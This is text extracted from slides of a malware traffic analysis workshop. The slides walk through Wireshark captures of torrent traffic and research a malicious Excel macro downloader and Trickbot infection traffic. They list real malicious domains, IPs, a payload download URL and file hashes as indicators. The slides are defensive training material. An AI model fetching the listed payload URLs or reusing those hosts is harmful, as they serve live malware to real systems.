2019-02-16 01:57...	91.189.89.103	443		www.ubuntu...	Client Hello
2019-02-16 01:57...	172.217.6.132	443		www.google...	Client Hello

Block 5 - Torrenting

- releases.ubuntu.com - GET /18.04/ubuntu-18.04.2-desktop-amd64.iso.torrent?_ga=2.45402148.1482704327.1550282161-1117177844.1550282161
- torrent.ubuntu.com:6969 - GET /announce?info_hash=%cf%7d%a7%abMNa%25V%7b%d9y%99O%13%bb%1f%23%d%d&peer_id=-qB4150-bBt.-4ftrBrV&port=8999&uploaded=0&downloaded=0&left=1996488704&corrupt=0&key=B53A90D2&event=started&numwant=200&compact=1&no_peer_id=1&supportcrypto=1&redundant=0

Block 5 - Torrenting

```
GET /announce?info_hash=%cf%7d%a7%abMNa%25V%7b%d9y%990%13%bb%1f  
%23%dd%dd&peer_id=-qB4150-  
bBt.-4ftrBrV&port=8999&uploaded=0&downloaded=0&left=1996488704&co  
rrupt=0&key=B53A90D2&event=started&numwant=200&compact=1&no_peer_  
id=1&supportcrypto=1&redundant=0 HTTP/1.1
```



```
Host: torrent.ubuntu.com:6969  
User-Agent: qBittorrent/4.1.5  
Accept-Encoding: gzip  
Connection: close
```

```
HTTP/1.0 200 OK  
Content-Length: 407  
Content-Type: text/plain  
Pragma: no-cache  
Content-Encoding: gzip
```

```
....mg\..K..J..-.I-I.466I54.J...,(..O.IL/65.b  
Xo MEET KB 62
```

URL Encoded

```
%cf%7d%a7%abMNa%25V%7b%d  
9y%99O%13%bb%1f%23%dd%dd
```

Convert

Highlight Text

HTML

Convert

Block 5 - Torrenting

2019-MTA-workshop-block-5-05.pcap

Time	Dst	port	Info
2019-02-16 01:57...	192.237.167.131	62150	Handshake
2019-02-16 01:57...	192.131.44.72	59993	Handshake
2019-02-16 01:57...	75.132.190.242	51413	Handshake
2019-02-16 01:57...	188.165.198.136	50000	Handshake
2019-02-16 01:57...	37.187.101.17	54321	Handshake
2019-02-16 01:57...	10.2.16.102	49628	Handshake
2019-02-16 01:57...	94.34.224.235	55413	Handshake
2019-02-16 01:57...	83.135.66.41	12345	Handshake
2019-02-16 01:57...	31.192.203.228	65497	Handshake
2019-02-16 01:57...	80.112.165.164	51413	Handshake
2019-02-16 01:57...	185.255.236.102	54744	Handshake

► Frame 4380: 122 bytes on wire (976 bits), 122 bytes captured (976 bits)
► Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:9e (00:0c:29:b6:9e:0e)
► Internet Protocol Version 4, Src: 10.2.16.102, Dst: 192.237.167.131
► Transmission Control Protocol, Src Port: 49629, Dst Port: 62150, Seq: 1, A
▼ BitTorrent
Protocol Name Length: 19
Protocol Name: BitTorrent protocol
Reserved Extension Bytes: 0000000000180005
SHA1 Hash of info dictionary: cf7da7ab4d4e6125567bd979994f13bb1f23dd
Peer ID: 2d7142343135302d787756702a2a7352414c5046

SHA1 Hash of info directory


0050 00 05 cf 7d a7 a
0060 13 bb 1f 23 dd d

SHA1 Hash of info dictionary (bitTorrent.info_hash), 20 bytes

Packets: 19706 · Displayed: 41 (0.2%) · Profile: Default

Context menu options (right-clicked on SHA1 Hash):

- Expand Subtrees
- Collapse Subtrees
- Expand All
- Collapse All
- Apply as Column
- Apply as Filter
- Prepare a Filter
- Conversation Filter
- Colorize with Filter
- Follow
- Copy
- Show Packet Bytes...
- Export Packet Bytes...
- Wiki Protocol Page
- Filter Field Reference
- Protocol Preferences
- Decode As...
- Go to Linked Packet
- Show Linked Packet in New Window
- All Visible Items
- All Visible Selected Tree Items
- Description
- Field Name
- Value
- As Filter
- Copy Bytes as Hex
- ...as ASCII Dump
- ...as Hex Dump
- ...as Printable Text
- ...as a Hex Stream
- ...as Raw Binary
- ...as Escaped String



Block 5 - Torrenting



cf7da7ab4d4e6125567bd979994f13bb1f23dddd



All

Maps

Videos

Images

Shopping

More

Settings

Tools

1 result (0.24 seconds)

ubuntu-18.04.2-desktop-amd64.iso - 狗狗BT

gougoubt.org/bt/m68rdn1Fiox3uVA2NtlXqWI-6Zz.html ▾ Translate this page

19 hours ago - 种子详情: 种子名称: ubuntu-18.04.2-desktop-amd64.iso 种子哈希: CF7DA7AB4D4E6125567BD979994F13BB1F23DDDD 文件数目: 1个文件 ...

Block 5 - Torrenting

2019-MTA-workshop-block-5-07.pcap

Time	Dst	port	Host	Info
2019-02-16 03:19...	10.2.16.1	53		Standard query 0x8
2019-02-16 03:19...	10.2.16.103	60584		Standard query res
2019-02-16 03:19...	168.215.194.14	80		50707 → 80 [SYN] S
2019-02-16 03:19...	10.2.16.103	50707		80 → 50707 [SYN, A
2019-02-16 03:19...	168.215.194.14	80		50707 → 80 [ACK] S
2019-02-16 03:19...	168.215.194.14	80	www.publicdomaintorrents.com	GET /bt/btdownload
2019-02-16 03:19...	10.2.16.103	50707		80 → 50707 [ACK] S
2019-02-16 03:19...	10.2.16.103	50707		80 → 50707 [PSH, A
2019-02-16 03:19...	168.215.194.14	80		50707 → 80 [ACK] S
2019-02-16 03:19...	10.2.16.103	50707		80 → 50707 [ACK] S
2019-02-16 03:19...	10.2.16.103	50707		80 → 50707 [ACK] S
2019-02-16 03:				707 [PSH, A
2019-02-16 03:				80 [ACK] S
2019-02-16 03:				707 [ACK] S
2019-02-16 03:				707 [ACK] S

- What is the Torrent client?
 - What is the file being torrented?

Block 5 - Torrenting

2019-MTA-workshop-block-5-07.pcap

What is the Torrent client?

uTorrent 3.5.5

What is the file being torrented?

A_Star_is_Born.avi.torrent

0d1baad26e0099de2062c4252d53bb9e3d8ab128

A Star Is Born (1937)

Block 5 - Torrenting

2019-MTA-workshop-block-5-08.pcap

Time	Src	port	Dst	port	Info	
2019-04-23 20:27...	10.4.23.102	51354	94.59.170.26	10914	51354 → 10914 [SYN] Seq=0 Win=6	
2019-04-23 20:27...	10.4.23.102	51362	92.98.198.81	55983	51362 → 55983 [SYN] Seq=0 Win=6	
2019-04-23 20:27...	92.98.198.81	55983	10.4.23.102	51362	55983 → 51362 [SYN, ACK] Seq=0	
2019-04-23 20:27...	10.4.23.102	51362	92.98.198.81	55983	51362 → 55983 [ACK] Seq=1 Ack=1	
2019-04-23 20:27...	10.4.23.102	51362	92.98.198.81	55983	Handshake	
2019-04-23 20:27...	94.59.170.26	10914	10.4.23.102	51354	10914 → 51354 [SYN, ACK] Seq=0	
2019-04-23 20:27...	10.4.23.102	51354	94.59.170.26	10914	51354 → 10914 [ACK] Seq=1 Ack=1	
2019-04-23 20:27...	10.4.23.102	51354	94.59.170.26	10914	Handshake	
2019-04-23 20:27...	92.98.198.81	55983	10.4.23.102	51362	55983 → 51362 [FIN, ACK] Seq=1	
2019-04-23 20:27...	94.59.170.26	10914	10.4.23.102	51354	10914 → 51354 [FIN, ACK] Seq=1	
2019-04-23 20:27...	10.4.23.102	51362	92.98.198.81	55983	51362 → 55983 [ACK] Seq=69 Ack=	
2019-04-23 20:27...	10.4.23.102	51354	94.59.170.26	10914	51354 → 10914 [ACK] Seq=69 Ack=	
2019-04-23 20:27...	10.4.23.102	51362	92.98.198.81	55983	51362 → 55983 [FIN, ACK] Seq=69	
2019-04-23 20:27...					ACK] Seq=69	
2019-04-23 20:27...					Seq=2 Ack=7	
2019-04-23 20:27...					Seq=2 Ack=7	
2019-04-23 20:27...					Seq=0 Win=6	
2019-04-23 20:27...	172.97.231.1...	14704	10.4.23.102	51384	14704 → 51384 [SYN, ACK] Seq=0	
2019-04-23 20:27...	10.4.23.102	51384	172.97.231.194	14704	51384 → 14704 [ACK] Seq=1 Ack=1	
2019-04-23 20:27...	10.4.23.102	51384	172.97.231.194	14704	Handshake	

- What is the file being torrented?

Block 5 - Torrenting

2019-MTA-workshop-block-5-08.pcap

What is the file being torrented?

5d489aef6afa105d629ac6606a07ac254dff9563

The Mueller Report by The Washington Post EPUB

Block 5 - Review

- Phishing pages
- Fake AV pages (tech support scams)
- Fake browser updates
- Exploit kits
- Torrenting

MALWARE TRAFFIC ANALYSIS WORKSHOP

***malware-traffic-analysis.net/2019/
workshop/bSIDesaugusta***

Up next...

***Block 6: Researching
Indicators & false positives***




Block 6 - Overview

- Researching indicators from pcaps
- False positives

Block 6 - Researching indicators

When reviewing infection traffic, you should research indicators you might find in a pcap.



VirusTotal

Google



URLhaus

by ABUSE|ch



AlienVault OTX



r9verse.it

Block 6 - Researching indicators

2019-MTA-workshop-block-6-01.pcap

Source	Port	Destination	Port
124.156.110.111	80	10.4.16.101	49158

Alert name

WEB_CLIENT SUSPICIOUS Possible Office Doc with
Embedded VBA Project (Wide)

Block 6 - Researching indicators

2019-MTA-workshop-block-6-01.pcap



Time	Dst	port	Host	Info
2019-04-16 16:11...	124.156.110.111	80	yourfreegoldencorral.com	GET /?L8Ka
2019-04-16 16:11...	23.54.162.170	80	www.mstthncsi.com	GET /ncsi.
2019-04-16 16:11...	72.21.81.200	443		Client Hel
2019-04-16 16:11...	72.21.81.200	443		Client Hel
2019-04-16 16:11...	124.156.110.111	80	mygoldencorral.net	GET /n43sd
2019-04-16 16:11...	54.243.198.12	80	api.ipify.org	GET / HTTP
2019-04-16 16:11...	198.105.244.228	80	gumousethat.com	POST /4/fo
2019-04-16 16:11...	77.246.145.5	80	henletlighny.ru	POST /4/fo
2019-04-16 16:11...	37.72.99.147	80	kidsinbalance.nl	GET /wp-co
2019-04-16 16:12...	198.105.244.228	80	gumousethat.com	POST /mlu/
2019-04-16 16:12...	198.105.244.228	80	gumousethat.com	POST /mlu/
2019-04-16 16:12...	198.105.244.228	80	gumousethat.com	POST /mlu/
2019-04-16 16:12...	198.105.244.228	80	gumousethat.com	POST /mlu/

```
GET /?L8Ka0=CrBQCqFODWCBQPG0CQi HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0)
like Gecko
Accept-Encoding: gzip, deflate
Host: yourfreegoldencorral.com
DNT: 1
Connection: Keep-Alive
```


Content-Type: application/msword

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 16 Apr 2019 16:09:15 GMT
Content-Type: application/msword;
Content-Length: 632320
Connection: keep-alive
X-Powered-By: PHP/5.4.45
Content-Disposition: attachment; filename=invoice_147385.xls
Pragma: private
```

filename=
invoice_147385.xls



Block 6 - Researching indicators



Block 6 - Researching indicators

```
$ file invoice_147385.xls
```

invoice_147385.xls: Composite Document File V2 Document,
Little Endian, Os: Windows, Version 6.1, Code page: 1252,
Author: SCG, Last Saved By: win7home, Name of Creating
Application: Microsoft Excel, Create Time/Date: Tue Apr 16
15:49:31 2019, Last Saved Time/Date: Tue Apr 16 15:54:18 2019,
Security: 0

```
$ shasum -a 256 invoice_147385.xls
```

e4072e5922b814433894d4ec96ed0890ba3551dc27906c04e9d52c
414b23ee7d invoice_147385.xls

Block 6 - Researching indicators

Google e4072e5922b814433894d4ec96ed0890ba3551dc27906c04e9d52c414b2

All Maps Videos Images Shopping More Settings Tools

About 1 results (0.36 seconds)

[ANY.RUN - Free Malware Sandbox Online](#)
<https://any.run/.../e4072e5922b814433894d4ec96ed0890ba3551dc27906c04e9d52c414b23ee7d> ▾
6 days ago - Screenshot of
e4072e5922b814433894d4ec96ed0890ba3551dc27906c04e9d52c414b23ee7d taken from 16789 ms from task started ...

[Images for e4072e5922b814433894d4ec96ed0890 ...](#)



Block 6 - Researching indicators

ANY RUN
Interactive malware hunting service

General Behavior activities Screenshots Process Registry Files Network Debug

General Info



File name	0db522716c7aed74bbe246bd07a8d4ff.xls
Full analysis	https://app.any.run/tasks/8aebfd6b-8795-477f-8a95-111f781db88f
Verdict	Malicious activity
Analysis date	4/17/2019, 04:20:32
OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Tags:	macros macros-on-open
Indicators:	* 📁
MIME:	application/vnd.ms-excel
File info:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: SCG, Last Saved By: win7home, Name of Creating Application: Microsoft Excel, Create Time/Date: Tue Apr 16 15:49:31

Block 6 - Researching indicators

← → C ⌂ https://any.run/report/e4072e5922b814433894d4ec96ed0890ba3551dc27906c04e9d52c414b23ee7d/8aebfd6b-8795-477f-8a95-111f781db88f#network

Network activity



HTTP(S) requests

1

TCP/UDP connections

1

DNS requests

1

Threats

2

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
3796	EXCEL.EXE	GET	404	124.156.110.111:80	http://mygoldencorral.net/n43sdoi.exe	CN	html	186 b	suspicious

Download PCAP, analyze network streams, HTTP content and a lot more at the [full report](#) ↗

Connections

PID	Process	IP	ASN	CN	Reputation
3796	EXCEL.EXE	124.156.110.111:80		CN	suspicious

Block 6 - Researching indicators

← → C 🏠 🔒 https://www.virustotal.com/#/home/search

🔍 ⭐ ⋮

☰ 🌐

VirusTotal

Analyze suspicious files and URLs to detect types of malware,
automatically share them with the security community.

File URL Search

🔍

4072e5922b814433894d4ec96ed0890ba3551dc27906c04e9d52c414b23ee7d



20 engines detected this file



20 / 61

SHA-256 e4072e5922b814433894d4ec96ed0890ba3551dc27906c04e9d52c414b23ee7d
File name invoice_754631.xls
File size 617.5 KB
Last analysis 2019-04-18 02:08:02 UTC

Detection	Details	Relations	Behavior	Community
AegisLab	⚠️ Trojan.Script.Generic.4!c		Arcabit	⚠️ HEUR.VBA.Trojan.d
Avast	⚠️ VBA:Downloader-BDZ [Trj]		AVG	⚠️ VBA:Downloader-BDZ [Trj]
Avira	⚠️ TR/Dldr.Script.rfwau		Endgame	⚠️ malicious (high confidence)
F-Secure	⚠️ Trojan.TR/Dldr.Script.rfwau		Fortinet	⚠️ VBA/Agent.CUF!tr.dldr
Ikarus	⚠️ Win32.Outbreak		Kaspersky	⚠️ HEUR:Trojan-Downloader.Script.Generic
McAfee	⚠️ RDN/Generic Downloader.x		McAfee-GW-Edition	⚠️ BehavesLike.Downloader.jb
NANO-Antivirus	⚠️ Trojan.Ole2.Vbs-heuristic.drvzzi		Qihoo-360	⚠️ heur.macro.infect.d
Rising	⚠️ Trojan.Obfus/VBA!1.A609 (CLASSIC)		SentinelOne	⚠️ DFI - Malicious OLE
TACHYON	⚠️ Suspicious/X97M.Obfus.Gen.5		Tencent	⚠️ Heur.Macro.Generic.Gen.a

Block 6 - Researching indicators

PACKET DISSECTIONS

- Step 1: Filter as necessary
- Step 2: Only show columns you want to export
- Step 3: File → Export Packet Dissections →
As Plain Text
- Step 4: Make sure you un-check the Details box
- Step 5: Save the packet dissections as a text file

Block 6 - Researching indicators

Step 1: Use your "basic" filter

Step 2: Hide date/time column, src IP, src port, etc.


2019-MTA-workshop-block-6-01.pcap



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
<input type="checkbox"/> (http.request or ssl.handshake.type == 1) and !(ssdp)						
Dst	port	Host	Server Name	Info		
124.156.110.111	80	yourfreegoldencorral.com		GET /?L8Ka0=CrBQCqFODWCBQPG0CQi HTTP/1.1		
23.54.162.170	80	www.msftncsi.com		GET /ncsi.txt HTTP/1.1		
72.21.81.200	443		iecvlist...	Client Hello		
72.21.81.200	443		iecvlist...	Client Hello		
124.156.110.111	80	mygoldencorral.net		GET /n43sdoi.exe HTTP/1.1		
54.243.198.12	80	api.ipify.org		GET / HTTP/1.1		
198.105.244.228	80	gumousethat.com		POST /4/forum.php HTTP/1.1 (application/x-www-form-urlencoded)		
77.246.145.5	80	henletlighny.ru		POST /4/forum.php HTTP/1.1 (application/x-www-form-urlencoded)		
37.72.99.147	80	kidsinbalance.nl		GET /wp-content/plugins/contact-form-plugin/		
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0		
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0		
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0		
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0		

Block 6 - Researching indicators

Step 3: File → Export Packet Dissections → As Plain Text



Look in:

 ... Back Forward Up Down File Grid Table

Computer

debian-user

Make sure "Details" is un-checked

File name:

Export As: Plain text (*.txt)

Packet Range

 Captured Displayed All packets

1839

26

 Selected packets only

1

1

 Marked packets only

0

0

 First to last marked

0


0

 Range:

0

0

Packet Format

 Summary line Include column headings Details: All collapsed As displayed All expanded Bytes

indicators.txt - Mousepad

File Edit Search View Document Help

Dst	port	Host	Server Name Info	
124.156.110.111	80	yourfreegoldencorral.com		GET /?L8Ka0=CrBQCqFODWCBQPG0CQi HTTP/1.
23.54.162.170	80	www.msftncsi.com		GET /ncsi.txt HTTP/1.1
72.21.81.200	443		iecvlist.microsoft.com	Client Hello
72.21.81.200	443		iecvlist.microsoft.com	Client Hello
124.156.110.111	80	mygoldencorral.net		GET /n43sdoi.exe HTTP/1.1
54.243.198.12	80	api.ipify.org		GET / HTTP/1.1
198.105.244.228	80	gumousethat.com		POST /4/forum.php HTTP/1.1 (application/x-www-f
77.246.145.5	80	henletlighny.ru		POST /4/forum.php HTTP/1.1 (application/x-www-f
37.72.99.147	80	kidsinbalance.nl		GET /wp-content/plugins/contact-form-plugin/1 H
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
198.105.244.228	80	gumousethat.com		POST /mlu/forum.php HTTP/1.0
77.246.145.5	80	henletlighny.ru		POST /mlu/forum.php HTTP/1.0
37.72.99.147	80	kidsinbalance.nl		GET /wp-content/plugins/contact-form-plugin/2 H
37.72.99.147	80	kidsinbalance.nl		GET /wp-content/plugins/contact-form-plugin/3 H
198.105.244.228	80	gumousethat.com		POST /d2/about.php HTTP/1.0
77.246.145.5	80	henletlighny.ru		POST /4/forum.php HTTP/1.1 (application/x-www-f
198.105.244.228	80	beetfeetlife.bit		GET /webstore/i_2B4IHMC0Uxw/2zVpVAe2/lva54AJ_2B

Block 6 - Researching indicators

2019-MTA-workshop-block-6-02.pcap

Indicators of a Trickbot infection

Apply a display filter ... <Ctrl-/>							Expression...	+	basic	basic+	basic+dns
Time	Src	port	Dst	port	Info						
2019-02-14 22:13...	192.168.1.209	137	192.168.1.255	137	Registration						
2019-02-14 22:13...	192.168.1.209	137	192.168.1.255	137	Registration						
2019-02-14 22:13...	192.168.1.209	52600	192.168.1.2	53	Standard que						
2019-02-14 22:13...	192.168.1.209	60865	192.168.1.2	53	Standard que						
2019-02-14 22:13...	192.168.1.2	53	192.168.1.209	52600	Standard que						
2019-02-14 22:13...	192.168.1.2	53	192.168.1.209	60865	Standard que						
2019-02-14 22:13...	192.168.1.209	64618	192.168.1.2	53	Standard que						
2019-02-14 22:13...	192.168.1.2	53	192.168.1.209	64618	Standard que						
2019-02-14 22:13...	192.168.1.209	64621	192.168.1.2	389	searchReques						
2019-02-14 22:13...	192.168.1.2	389	192.168.1.209	64621	searchResEnt						
2019-02-14 22:13...	192.168.1.209	64622	192.168.1.2	389	searchReques						

Block 6 - Researching indicators

2019-MTA-workshop-block-6-02.pcap

ip contains "This program"

Time	Src	port	Dst	port	Info	
2019-02-14 22:22...	185.17.123.211	80	192.168.1.209	52965	80 → 52965 [PSH, ACK]	
2019-02-14 22:22...	185.17.123.211	80	192.168.1.209	53011	80 → 53011 [PSH, ACK]	
2019-02-14 22:22...	185.17.123.211	80	192.168.1.209	53012	80 → 53012 [ACK] Seq=1	
2019-02-14 22:23...	192.168.1.209	53273	192.168.1.2	445	53273 → 445 [ACK] Seq=1	
2019-02-14 22:23...	192.168.1.209	53273	192.168.1.2	445	53273 → 445 [ACK] Seq=1	
2019-02-14 22:23...	185.17.123.211	80	192.168.1.209	53012	80 → 53012 [PSH, ACK]	
2019-02-14 22:26...	185.17.123.211	80	192.168.1.2	64583	80 → 64583 [PSH, ACK]	
2019-02-14 22:26...	185.17.123.211	80	192.168.1.2	64611	80 → 64611 [ACK] Seq=1	
2019-02-14 22:27...	185.17.123.211	80	192.168.1.2	64612	80 → 64612 [ACK] Seq=1	
2019-02-14 22:27...	185.17.123.211	80	192.168.1.2	64612	80 → 64612 [ACK] Seq=5	

Block 6 - Researching indicators

```
GET /radiance.png HTTP/1.1  
Connection: Keep-Alive  
Host: 185.17.123.211
```

```
